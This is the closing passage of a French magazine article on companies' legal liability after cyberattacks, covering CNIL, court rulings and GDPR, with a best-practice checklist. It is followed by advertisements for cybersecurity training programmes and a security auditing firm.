Apportons une réserve : tout comme la CNIL, les juges vont avoir une analyse concrète. Dans le cas que vous venons d'évoquer, on est en face d'une salariée, embauchée sur un poste informatique. Dans une autre affaire — civile cette fois — la Cour d'appel de Versailles, le 25 mars 2014, les Films de la croisade c/Normaction et autres, avait fait preuve d'une certaine mansuétude envers l'entreprise victime, car elle avait estimé qu'elle n'avait pas toutes les compétences en interne pour analyser et prévenir l'attaque dont elle avait fait l'objet, mais avait estimé que la responsabilité revenait au prestataire. Ceci revient à dire que si une entreprise n'a pas les ressources en interne ou que l'informatique n'est pas son cœur de métier, elle peut civilement s'exonérer de sa responsabilité. De même, dans d'autres affaires en matière sociale, on observe que les preuves matérielles très concrètes, comme les emails, les documents papier, etc. sont pris en considération pour établir si le salarié a commis une faute réelle et sérieuse, justifiant un licenciement.

Conclusion

Quels enseignements retirer de ce qui vient d'être énoncé ? Si une structure atteint une certaine taille et selon son domaine d'activité, elle ne peut pas faire l'économie d'avoir a minima une personne dédiée, voire un service aux systèmes d'information. Même dans l'hypothèse où une entreprise décide d'externaliser toute l'informatique, si elle peut civilement s'exonérer de sa responsabilité, cela ne sera certainement pas le cas devant la CNIL. L'autre point essentiel est que les services informatiques et les services juridiques doivent communiquer et travailler ensemble, afin que l'ensemble des besoins et des hypothèses soient couverts. Enfin, dans les cas où une entreprise est face à une attaque informatique, elle ne peut et ne doit pas faire l'économie d'une procédure pénale.

Enfin, il est possible qu'avec le règlement e-Privacy, certaines dispositions de droit interne soient amenées à encore évoluer. ■

Référence

[I] **Les bons réflexes en cas d'intrusion sur un système d'information :** https://www.cert.ssi.gouv.fr/information/CERTA-2002-INF-002/

L'esssentiel à retenir

Dès le départ :

- **prévoir une charte informatique ;**
- **nommer un délégué à la protection des données ;**
- **se mettre en conformité avec les obligations relatives contenues dans le RGPD ;**
- **documenter ;**
- **s'il y a recours à un sous-traitant ou à un prestataire extérieur, prévoir des clauses spécifiques et détaillées ainsi que des actions particulières et régulières à mener pour s'assurer de la sécurité des données.**

En cas d'attaque :

- **selon le type d'attaque, prévenir les autorités compétentes ;**
- **déposer plainte ;**
- **contacter un avocat ;**
- **mettre hors ligne les systèmes impactés si besoin ;**
- **contacter son assurance ;**
- **communiquer à ses salariés, sous-traitants, clients et fournisseurs.**

En cas de litige :

- **archiver et conserver tous les éléments permettant de montrer la bonne foi du dirigeant ou des personnes mises en cause.**

esiea
ECOLE D'INGENIEURS
DU MONDE NUMERIQUE

FORMATIONS OPÉRATIONNELLES EN CYBERSÉCURITÉ

Formations présentielles - Campus Paris V^e^

formations-securite@esiea.fr | esiea.fr/formations-securite

MASTÈRE SPÉCIALISÉ®

FORMATION À PLEIN TEMPS
(6 mois de pédagogie, puis 6 mois en entreprise)

Sécurité de l'Information et des Systèmes (MS - SIS)

(740 heures de cours)

_Réseaux
_Sécurité des réseaux, des systèmes d'information et des applications
_Modèles et Politiques de sécurité
_Cryptologie

android / asm / C / crypto / exploit / firewalling / forensic / GPU / Java / JavaCard / malware / OSINT / pentest / python / reverse / SCADA / scapy / SDR / SSL/TLS / suricata / viro / vuln / web...

Candidatures MS-SIS : **en cours**
Prochaine rentrée : **octobre 2019**

SecNumedu ANSSI

Datadock

MS Mastère spécialisé



BADGE

Bilans d'Aptitudes Délivrés par les Grandes Écoles

2 FORMATIONS EN COURS DU SOIR ET WEEK-ENDS (sur 5 mois)

Reverse Engineering (BADGE-RE)

(230 heures de cours)

_Analyse de codes malveillants
_Reverse et reconstruction de protocoles réseau
_Protections logiciels et unpacking
_Analyse d'implémentations de cryptographie

asm / IDA-Pro / x86 / ARM / debugging / crypto / packer / kernel / miasm / python...

Sécurité Offensive (BADGE-SO)

(230 heures de cours)

_Détournement des protocoles réseaux non sécurisés
_Exploitation des corruptions mémoires et vulnérabilités web
_Escalade de privilèges sur un système compromis
_Intrusion, progression et prise de contrôle d'un réseau

crypto / scan / OS / sniffing / OSINT / wifi / reverse / pentest / scapy / réseau IP / web / metasploit...

Candidatures BADGE-RE et BADGE-SO :
à partir d'août 2019
Prochaine rentrée : **février 2020**

En partenariat avec

Quarkslab

BADGE


Datadock

De Visu

SERMA
NES

CAP OU PAS CAP
DE RELEVER LE DEFI ?

NOS AUDITEURS VOUS ATTENDENT



2018-Copyright SERMA NES
Tous droits réservés

WWW.NES.FR